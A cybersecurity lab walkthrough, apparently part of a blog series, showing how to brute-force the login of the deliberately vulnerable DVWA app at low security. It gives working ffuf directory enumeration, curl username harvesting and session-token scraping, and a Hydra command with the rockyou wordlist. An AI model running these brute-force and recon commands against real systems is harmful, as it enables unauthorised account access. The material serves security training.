DVWA Brute Force Low Sec - Red Blue Purple Team

This post we cover all aspects of how to brute force the DVWA on Low Sec. We will “login” with Hydra, ffuf, and ZAP. In the Blue Team section I demonstrate how to detect this activity with the Elastic SIEM and have Sigma rules ready for you to use. Finally in the Purple Team section I demonstrate a Nuclei template that emulates this activity and how it can be automated with Omega-cli.
The full list of Shieldia DVWA posts is located here: https://shieldia.co/posts/DVWA_Index/
Video
Red
Blue & Purple
Prerequisites
If you don’t currently have a Damn Vulnerable Web Application (DVWA) instance you can follow along at home with a simple git clone & vagrant up if your host system meets the minimum specs.
Red team only deploys Opnsense, DVWA, and Kali.
Blue Team deploys the whole environment.
Brute Force Low Sec - Red Team
The first challenge in the list. We are presented with a login screen. In the Medium Security post I will demo how we can brute force the main login page.
 DVWA brute force low sec main page
How do we know what usernames to try? From what I can tell there are two main ways of identifying this; read from some of the Git files, or login and look where the icon is stored.
Recon Rodeo Curl
Run the following commands from the Kali guest (I’m assuming you’re using the Tartarus Lab):
First we must install the seclists with a little
1
sudo apt install seclists
You must have an up to date distro!
If you are NOT using the Tartarus Lab add the DVWA node to your Kali guests’ hosts file:
We will use ffuf to enumerate directories under /DVWA/:
1
ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -u http://tartarus-dvwa.home.arpa:80/DVWA/FUZZ -mc 200 -r
Gives the following:
 DVWA ffuf recon
Of interest to us at he moment is the .gitignore (yes may or may not be “in scope” but it’s here so we use it :) )
1
curl http://tartarus-dvwa.home.arpa/DVWA/.gitignore
 DVWA curl recon .gitignore
The .gitignore directs Git to as the name says ignore any files listed. So lets have a peek at what’s in this directory.
1
curl http://tartarus-dvwa.home.arpa/DVWA/hackable/uploads/
 DVWA uploads directory output
Ignore the .php file it’s a revshell from deoming the Omega-cli project capabilities.
A couple of files not very interesting. Lets have a look at the parent directory:
1
curl http://tartarus-dvwa.home.arpa/DVWA/hackable/uploads/
 DVWA hackable directory
We can see three directories, flags, uploads, users. Only users interest us at the moment:
1
curl http://tartarus-dvwa.home.arpa/DVWA/hackable/users/
 DVWA users directory
The filenames are the usernames, now we have a list of usernames to target. Use the following to clean them up:
1
curl -s http://tartarus-dvwa.home.arpa/DVWA/hackable/users/ | grep -Eo '"(\w+).jpg"' | sed 's/"//g; s/.jpg//' > dvwa-users.txt
This will save only the usernames to dvwa-users.txt :)
Recon Rodeo Basic Browser
What happens if we login with the admin user?
Username: admin
Password: password
 DVWA bf login
Where is the image stored and what are the filenames?
A closer look at the login process shows the application uses GET requests to log in (For more info about HTTP Methods see the recon post). Very much not good policy IRL! The username and password are sent in clear text with the URL to the server after the question mark. Due to the nature of authentication we have a few tools to attack this challenge, Hydra, ZAProxy (by Checkmarx, was OWASP ZAP), and ffuf.
1
http://tartarus-dvwa.home.arpa/DVWA/vulnerabilities/brute/?username=admin&password=password&Login=Login#
Sequence Diagram of a Brute Force attack
This explains how the attack will work.
sequenceDiagram
participant Attacker
participant DVWA_Server

%% Step 0: Get the users
Attacker->>DVWA_Server: GET /DVWA/login.php
DVWA_Server-->>Attacker: Login Page with user_token

%% Step 1: Authenticate and extract PHPSESSID and user_token
Attacker->>DVWA_Server: POST /DVWA/login.php (username, password, user_token)
DVWA_Server-->>Attacker: Response with PHPSESSID

%% Step 2: Set Security Level to Low
Attacker->>DVWA_Server: POST /DVWA/security.php (security=low, user_token)
DVWA_Server-->>Attacker: Security Level Set to Low

%% Step 3: Execute Brute Force
loop Brute Force Attempts
Attacker->>DVWA_Server: GET /DVWA/vulnerabilities/brute/ (username, password)
DVWA_Server-->>Attacker: Response (Check for successful login message)
end

%% Step 4: Success Condition
alt Successful Login
DVWA_Server-->>Attacker: "Welcome to the password protected area"
else Failure
DVWA_Server-->>Attacker: "Username and/or password incorrect"

end
Hydra
The most common way to perform brute force attacks you’ll see online. There are a lot of examples online that are flat wrong in how they format the hydra command, you’ll be able to tell why by the end of this section.
You will need to get the
PHPSESSIDof a logged in user to continue
There are two options for this
- Login via the web browser (Slow, boring, yawn!)
- Use
curlto login and grab the token from the terminal (Quick, programmable, fun :)
Get PHPSESSID via browser
Login with
username: admin
password: password
 DVWA login ssid example
Now right click and select Inspect (Q):
 Firefox inspect
Now that the inspect tab is open go to the Storage tab. You should see the cookie value there so you can double click and copy & paste it:
 DVWA session cookie
You can see how slow this would be to do each time.
Get PHPSESSID via terminal
Open a terminal and type:
1
curl -s -c cookies.txt "http://tartarus-dvwa.home.arpa/DVWA/login.php" | grep -Eo "name='user_token' value='[^']*'" | cut -d"'" -f4 | xargs -I {} curl -s -c - -b cookies.txt -X POST "http://tartarus-dvwa.home.arpa/DVWA/login.php" -d "username=admin" -d "password=password" -d "user_token={}" -d "Login=Login" | grep -Eo [a-zA-Z0-9+]{26}
This will output the PHPSESSID to the terminal
 Curl dvwa get ssid token
Hydra Attack Command
Now we can use a little threeliner to hydra the target, can be collapsed into a oneliner. :)
You will need to unarchive the rockyou.txt wordlist before you run the following command!
1
curl -s http://tartarus-dvwa.home.arpa/DVWA/hackable/users/ | grep -Eo '"(\w+).jpg"' | sed 's/"//g; s/.jpg//' > dvwa-users.txt
1
PHPSESSID=$(curl -s -c cookies.txt "http://tartarus-dvwa.home.arpa/DVWA/login.php" | grep -Eo "name='user_token' value='[^']*'" | cut -d"'" -f4 | xargs -I {} curl -s -c - -b cookies.txt -X POST "http://tartarus-dvwa.home.arpa/DVWA/login.php" -d "username=admin" -d "password=password" -d "user_token={}" -d "Login=Login" | grep -Eo [a-zA-Z0-9+]{26})
1
hydra -I tartarus-dvwa.home.arpa -L dvwa-users.txt -P /usr/share/wordlists/rockyou.txt http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie: security=low; PHPSESSID=${PHPSESSID}:Username and/or password incorrect."
